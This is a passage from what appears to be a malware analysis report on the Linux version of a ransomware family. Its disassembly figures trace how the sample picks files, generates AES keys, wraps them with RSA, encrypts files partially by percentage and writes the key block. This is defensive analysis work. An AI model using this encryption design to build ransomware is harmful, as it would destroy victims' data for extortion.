
Each of the created threads receives a file to be encrypted as a parameter:



```
.text:000000000040B6C9
.text:000000000040B6C9 loc_40B6C9:
.text:000000000040B6C9 lea     rax, [rbp+var_50]
.text:000000000040B6CD mov     rdi, rax        ; this
.text:000000000040B6D0 call    _ZN10threadpool3popEv ; threadpool::pop(void)
.text:000000000040B6D5 mov     edi, offset mutex ; mutex
.text:000000000040B6DA call    _pthread_mutex_unlock
.text:000000000040B6DF lea     rax, [rbp+var_50]
.text:000000000040B6E3 mov     rdi, rax        ; this
.text:000000000040B6E6 ;   try {
.text:000000000040B6E6 call    __ZNKSs6lengthEv ; std::string::length(void)
```

Figure 25


The ransomware calls a function named prepare_file for all files to be encrypted, as highlighted in figure 26.



```
.text:000000000040B6FF
.text:000000000040B6FF loc_40B6FF:
.text:000000000040B6FF mov     [rbp+var_58], 0
.text:000000000040B707 lea     rdx, [rbp+var_50]
.text:000000000040B70B lea     rax, [rbp+var_40]
.text:000000000040B70F mov     rsi, rdx        ; std::string *
.text:000000000040B712 mov     rdi, rax        ; this
.text:000000000040B715 call    __ZNSsC1ERKSs   ; std::string::string(std::string const&)
.text:000000000040B715 ;   } // starts at 40B6E6
.text:000000000040B71A lea     rdx, [rbp+var_58]
.text:000000000040B71E lea     rax, [rbp+var_40]
.text:000000000040B722 mov     rsi, rdx
.text:000000000040B725 mov     rdi, rax
.text:000000000040B728 ;   try {
.text:000000000040B728 call    _ZL12prepare_fileSsPl ; prepare_file(std::string,long *)
```

Figure 26

A file is opened for reading and writing via a function call to open (0x2 = **O_RDWR**):




```
.text:000000000040AE28 lea     rdx, [rbp+s]
.text:000000000040AE2F mov     rsi, rdx        ; stat_buf
.text:000000000040AE32 mov     rdi, rax        ; filename
.text:000000000040AE35 call    stat
.text:000000000040AE3A mov     rax, [rbp+var_60]
.text:000000000040AE3E test    rax, rax
.text:000000000040AE41 jnz     short loc_40AE4A
```

```
E43 mov     eax, 0FFFFFFFFh
E48 jmp     short locret_40AE79
```

```
.text:000000000040AE4A
.text:000000000040AE4A loc_40AE4A:
.text:000000000040AE4A mov     rdx, [rbp+var_60]
.text:000000000040AE4E mov     rax, [rbp+var_A0]
.text:000000000040AE55 mov     [rax], rdx
.text:000000000040AE58 mov     rax, [rbp+var_98]
.text:000000000040AE5F mov     rdi, rax        ; this
.text:000000000040AE62 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040AE67 mov     esi, 2          ; oflag
.text:000000000040AE6C mov     rdi, rax        ; file
.text:000000000040AE6F mov     eax, 0
.text:000000000040AE74 call    _open
```

Figure 27


If the "-logs" parameter is specified, the process outputs a message containing the file to be encrypted:



```
.text:000000000040B764 lea     rax, [rbp+var_50]
.text:000000000040B768 mov     rdi, rax        ; this
.text:000000000040B76B ;   try {
.text:000000000040B76B call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040B770 mov     rsi, rax        ; char *
.text:000000000040B773 mov     edi, offset aEncryptingS ; "Encrypting %s"
.text:000000000040B778 mov     eax, 0
.text:000000000040B77D call    _ZN4logs5printEPKcz ; logs::print(char const*,...)
.text:000000000040B782 mov     eax, cs:g_ep
.text:000000000040B788 movsxd  rcx, eax
.text:000000000040B78B mov     rdx, [rbp+var_58]
.text:000000000040B78F mov     rsi, [rbp+var_20]
.text:000000000040B793 mov     rbx, [rbp+var_28]
.text:000000000040B797 mov     eax, [rbp+fd]
.text:000000000040B79A mov     r8, rsi
.text:000000000040B79D mov     rsi, rbx
.text:000000000040B7A0 mov     edi, eax
.text:000000000040B7A2 call    _ZL7encryptiP6rsa_stllPh ; encrypt(int,rsa_st *,long,long,uchar *)
```

Figure 28

The logging function implementation is shown in figure 29. It also displays the current date and time obtained using the current_date_time method.




```
.text:000000000040C709 lea     rax, [rbp+var_D0]
.text:000000000040C710 mov     rdi, rax
.text:000000000040C713 call    _ZL17current_date_timev ; current_date_time(void)
.text:000000000040C718 lea     rax, [rbp+var_D0]
.text:000000000040C71F mov     rdi, rax        ; this
.text:000000000040C722 ;   try {
.text:000000000040C722 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040C727 mov     rdx, rax
.text:000000000040C72A mov     rax, cs:_ZL3log ; log
.text:000000000040C731 mov     esi, offset aS_6 ; "[%s] "
.text:000000000040C736 mov     rdi, rax        ; stream
.text:000000000040C739 mov     eax, 0
.text:000000000040C73E call    _fprintf
.text:000000000040C73E ;   } // starts at 40C722
.text:000000000040C743 jmp     short loc_40C767
```

```
.text:000000000040C767
.text:000000000040C767 loc_40C767:
.text:000000000040C767 lea     rax, [rbp+var_D0]
.text:000000000040C76E mov     rdi, rax        ; void *
.text:000000000040C771 call    __ZNSsD1Ev      ; std::string::~string()
.text:000000000040C776 mov     rax, cs:_ZL3log ; log
.text:000000000040C77D lea     rdx, [rbp+arg]  ; arg
.text:000000000040C784 mov     rcx, [rbp+format]
.text:000000000040C78B mov     rsi, rcx        ; format
.text:000000000040C78E mov     rdi, rax        ; s
.text:000000000040C791 call    _vfprintf
.text:000000000040C796 mov     rax, cs:_ZL3log ; log
.text:000000000040C79D mov     rsi, rax        ; stream
.text:000000000040C7A0 mov     edi, 0Ah        ; c
.text:000000000040C7A5 call    _fputc
```

Figure 29

The malware generates 32 random bytes representing the AES key and 16 random bytes representing the IV:




```
.text:000000000040B1C0 mov     [rbp+fd], edi
.text:000000000040B1C6 mov     [rbp+var_3A0], rsi
.text:000000000040B1CD mov     [rbp+var_3A8], rdx
.text:000000000040B1D4 mov     qword ptr [rbp+var_3B0], rcx
.text:000000000040B1DB mov     [rbp+var_3B8], r8
.text:000000000040B1E2 lea     rax, [rbp+src]
.text:000000000040B1E9 mov     esi, 32         ; unsigned __int64
.text:000000000040B1EE mov     rdi, rax        ; unsigned __int8 *
.text:000000000040B1F1 call    _ZL10gen_randomPhm ; gen_random(uchar *,ulong)
.text:000000000040B1F6 xor     eax, 1
.text:000000000040B1F9 test    al, al
.text:000000000040B1FB jz      short loc_40B207
```

```
.text:000000000040B207
.text:000000000040B207 loc_40B207:
.text:000000000040B207 lea     rax, [rbp+s]
.text:000000000040B20B mov     esi, 16         ; unsigned __int64
.text:000000000040B210 mov     rdi, rax        ; unsigned __int8 *
.text:000000000040B213 call    _ZL10gen_randomPhm ; gen_random(uchar *,ulong)
.text:000000000040B218 xor     eax, 1
.text:000000000040B21B test    al, al
.text:000000000040B21D jz      short loc_40B229
```

Figure 30


The randomly generated bytes are encrypted using the RSA public key (see figure 31).



```
.text:000000000040B229
.text:000000000040B229 loc_40B229:
.text:000000000040B229 lea     rcx, [rbp+src]
.text:000000000040B230 lea     rax, [rbp+dest]
.text:000000000040B237 mov     edx, 20h ; ' '    ; n
.text:000000000040B23C mov     rsi, rcx         ; src
.text:000000000040B23F mov     rdi, rax         ; dest
.text:000000000040B242 call    _memcpy
.text:000000000040B247 lea     rax, [rbp+s]
.text:000000000040B24B lea     rdx, [rbp+dest]
.text:000000000040B252 lea     rcx, [rdx+20h]
.text:000000000040B256 mov     edx, 10h         ; n
.text:000000000040B25B mov     rsi, rax         ; src
.text:000000000040B25E mov     rdi, rcx         ; dest
.text:000000000040B261 call    _memcpy
.text:000000000040B266 mov     rcx, [rbp+var_3A0]
.text:000000000040B26D lea     rdx, [rbp+dest]
.text:000000000040B274 lea     rax, [rbp+dest]
.text:000000000040B27B mov     r8d, 4
.text:000000000040B281 mov     rsi, rax
.text:000000000040B284 mov     edi, 48
.text:000000000040B289 call    RSA_public_encrypt
.text:000000000040B28E mov     [rbp+var_34], eax
.text:000000000040B291 cmp     [rbp+var_34], 512
.text:000000000040B298 jz      short loc_40B2FB
```

Figure 31


The malicious binary rounds up the file size to a multiple of 16, which is required by the AES algorithm:



```
.text:000000000040B2FB
.text:000000000040B2FB loc_40B2FB:
.text:000000000040B2FB mov     rax, [rbp+var_3A8]
.text:000000000040B302 mov     [rbp+var_58], rax
.text:000000000040B306 mov     rax, [rbp+var_3A8]
.text:000000000040B30D mov     esi, 16
.text:000000000040B312 mov     rdi, rax
.text:000000000040B315 call    _Z9chROUNDUPIliET_S0_T0_ ; chROUNDUP<long,int>(long,int)
.text:000000000040B31A mov     [rbp+var_3A8], rax
.text:000000000040B321 mov     rdx, [rbp+var_58]
.text:000000000040B325 mov     eax, [rbp+fd]
.text:000000000040B32B mov     rsi, rdx         ; __int64
.text:000000000040B32E mov     edi, eax         ; int
.text:000000000040B330 call    _ZL11resize_fileil ; resize_file(int,long)
.text:000000000040B335 xor     eax, 1
.text:000000000040B338 test    al, al
.text:000000000040B33A jz      short loc_40B346
```

Figure 32

The entire file content is encrypted if the file length is less than or equal to 5,245,000 bytes or if the “-ep” parameter equals 100. As we’ve already described in our whitepaper about the Windows version, the ransomware can modify the encryption percentage and perform intermittent encryption:



```
.text:000000000040B346
.text:000000000040B346 loc_40B346:
.text:000000000040B346 mov     [rbp+var_30], 0
.text:000000000040B34D mov     [rbp+var_60], 0
.text:000000000040B355 mov     [rbp+offset], 0
.text:000000000040B35D cmp     [rbp+var_3A8], 5245000
.text:000000000040B368 jle     short loc_40B377
```


```
.text:000000000040B36A mov     rax, qword ptr [rbp+var_3B0]
.text:000000000040B371 cmp     rax, 100
.text:000000000040B375 jnz     short loc_40B396
```

```
.text:000000000040B377
.text:000000000040B377 loc_40B377:
.text:000000000040B377 mov     [rbp+var_30], 1
.text:000000000040B37E mov     rax, [rbp+var_3A8]
.text:000000000040B385 mov     [rbp+var_60], rax
.text:000000000040B389 mov     qword ptr [rbp+var_3B0], 100
.text:000000000040B394 jmp     short loc_40B3BF
```

```
.text:000000000040B396
.text:000000000040B396 loc_40B396:
.text:000000000040B396 mov     [rbp+var_30], 0Ah
.text:000000000040B39D mov     rax, qword ptr [rbp+var_3B0]
.text:000000000040B3A4 mov     ebx, eax
.text:000000000040B3A6 lea     rcx, [rbp+offset] ; __int64 *
.text:000000000040B3AA lea     rdx, [rbp+var_60] ; __int64 *
.text:000000000040B3AE mov     rax, [rbp+var_3A8]
.text:000000000040B3B5 mov     esi, ebx        ; int
.text:000000000040B3B7 mov     rdi, rax        ; __int64
.text:000000000040B3BA call    _ZL9calculateliPlS_ ; calculate(long,int,long *,long *)
```

Figure 33


The AES key is set for encryption by calling the AES_set_encrypt_key function:



```
.text:000000000040B3BF
.text:000000000040B3BF loc_40B3BF:
.text:000000000040B3BF lea     rdx, [rbp+var_190]
.text:000000000040B3C6 lea     rax, [rbp+src]
.text:000000000040B3CD mov     esi, 256
.text:000000000040B3D2 mov     rdi, rax
.text:000000000040B3D5 call    AES_set_encrypt_key
.text:000000000040B3DA mov     [rbp+var_2C], 0
.text:000000000040B3E1 jmp     loc_40B4FE
```

Figure 34


The file content is read by calling the read_all function (figure 35).



```
.text:000000000040B41E
.text:000000000040B41E loc_40B41E:             ; unsigned __int64
.text:000000000040B41E mov     rdx, [rbp+var_20]
.text:000000000040B422 mov     rcx, [rbp+var_3B8]
.text:000000000040B429 mov     eax, [rbp+fd]
.text:000000000040B42F mov     rsi, rcx        ; unsigned __int8 *
.text:000000000040B432 mov     edi, eax        ; int
.text:000000000040B434 call    _Z8read_alliPhm ; read_all(int,uchar *,ulong)
.text:000000000040B439 xor     eax, 1
.text:000000000040B43C test    al, al
.text:000000000040B43E jnz     loc_40B4D7
```

Figure 35


The content is encrypted using the AES algorithm in CBC mode:



```
.text:000000000040B444 mov     rax, [rbp+var_28]
.text:000000000040B448 add     rax, [rbp+var_20]
.text:000000000040B44C mov     [rbp+var_28], rax
.text:000000000040B450 lea     rsi, [rbp+s]
.text:000000000040B454 lea     rcx, [rbp+var_190]
.text:000000000040B45B mov     rdx, [rbp+var_20]
.text:000000000040B45F mov     rbx, [rbp+var_3B8]
.text:000000000040B466 mov     rax, [rbp+var_3B8]
.text:000000000040B46D mov     r9d, 1
.text:000000000040B473 mov     r8, rsi
.text:000000000040B476 mov     rsi, rbx
.text:000000000040B479 mov     rdi, rax
.text:000000000040B47C call    AES_cbc_encrypt
.text:000000000040B481 mov     rax, [rbp+var_20]
.text:000000000040B485 mov     rcx, rax
.text:000000000040B488 neg     rcx
.text:000000000040B48B mov     eax, [rbp+fd]
.text:000000000040B491 mov     edx, 1          ; whence
.text:000000000040B496 mov     rsi, rcx        ; offset
.text:000000000040B499 mov     edi, eax        ; fd
.text:000000000040B49B call    _lseek
.text:000000000040B4A0 mov     rdx, [rbp+var_20] ; unsigned __int64
.text:000000000040B4A4 mov     rcx, [rbp+var_3B8]
.text:000000000040B4AB mov     eax, [rbp+fd]
.text:000000000040B4B1 mov     rsi, rcx        ; unsigned __int8 *
.text:000000000040B4B4 mov     edi, eax        ; int
.text:000000000040B4B6 call    _ZL9write_alliPhm ; write_all(int,uchar *,ulong)
.text:000000000040B4BB xor     eax, 1
.text:000000000040B4BE test    al, al
.text:000000000040B4C0 jnz     short loc_40B4DA
```

Figure 36


The implementation of the AES_encrypt function from OpenSSL is displayed in the figure below.



```
.text:000000000040DA60 public AES_encrypt
.text:000000000040DA60 AES_encrypt proc near
.text:000000000040DA60
.text:000000000040DA60 var_70= dword ptr -70h
.text:000000000040DA60 var_60= dword ptr -60h
.text:000000000040DA60 var_50= qword ptr -50h
.text:000000000040DA60 var_48= qword ptr -48h
.text:000000000040DA60 var_40= qword ptr -40h
.text:000000000040DA60 var_34= dword ptr -34h
.text:000000000040DA60
.text:000000000040DA60 ; __unwind {
.text:000000000040DA60 push    r15
.text:000000000040DA62 lea     r11, Te1
.text:000000000040DA69 lea     r10, Te2
.text:000000000040DA70 push    r14
.text:000000000040DA72 push    r13
.text:000000000040DA74 push    r12
.text:000000000040DA76 lea     r12, Te0
.text:000000000040DA7D push    rbp
.text:000000000040DA7E lea     rbp, Te3
.text:000000000040DA85 mov     r14, r12
.text:000000000040DA88 push    rbx
.text:000000000040DA89 mov     r13, rbp
.text:000000000040DA8C mov     [rsp+30h+var_40], rdx
.text:000000000040DA91 mov     [rsp+30h+var_50], rsi
.text:000000000040DA96 movzx   eax, byte ptr [rdi]
.text:000000000040DA99 movzx   edx, byte ptr [rdi+3]
.text:000000000040DA9D mov     rcx, [rsp+30h+var_40]
.text:000000000040DAA2 movzx   r9d, byte ptr [rdi+7]
.text:000000000040DAA7 movzx   r8d, byte ptr [rdi+0Bh]
.text:000000000040DAAC movzx   esi, byte ptr [rdi+0Fh]
.text:000000000040DAB0 shl     eax, 18h
.text:000000000040DAB3 xor     r9d, [rcx+4]
.text:000000000040DAB7 xor     r8d, [rcx+8]
.text:000000000040DABB xor     eax, edx
.text:000000000040DABD mov     rdx, [rsp+30h+var_40]
.text:000000000040DAC2 xor     esi, [rcx+0Ch]
.text:000000000040DAC5 mov     ebx, [rcx+0F0h]
.text:000000000040DACB xor     eax, [rdx]
.text:000000000040DACD movzx   edx, byte ptr [rdi+1]
.text:000000000040DAD1 sar     ebx, 1
.text:000000000040DAD3 shl     edx, 10h
.text:000000000040DAD6 xor     eax, edx
.text:000000000040DAD8 movzx   edx, byte ptr [rdi+2]
```

Figure 37

The encrypted AES key and IV (512 bytes), followed by the file length (8 bytes) and the encryption percentage (8 bytes), are written to the encrypted file:



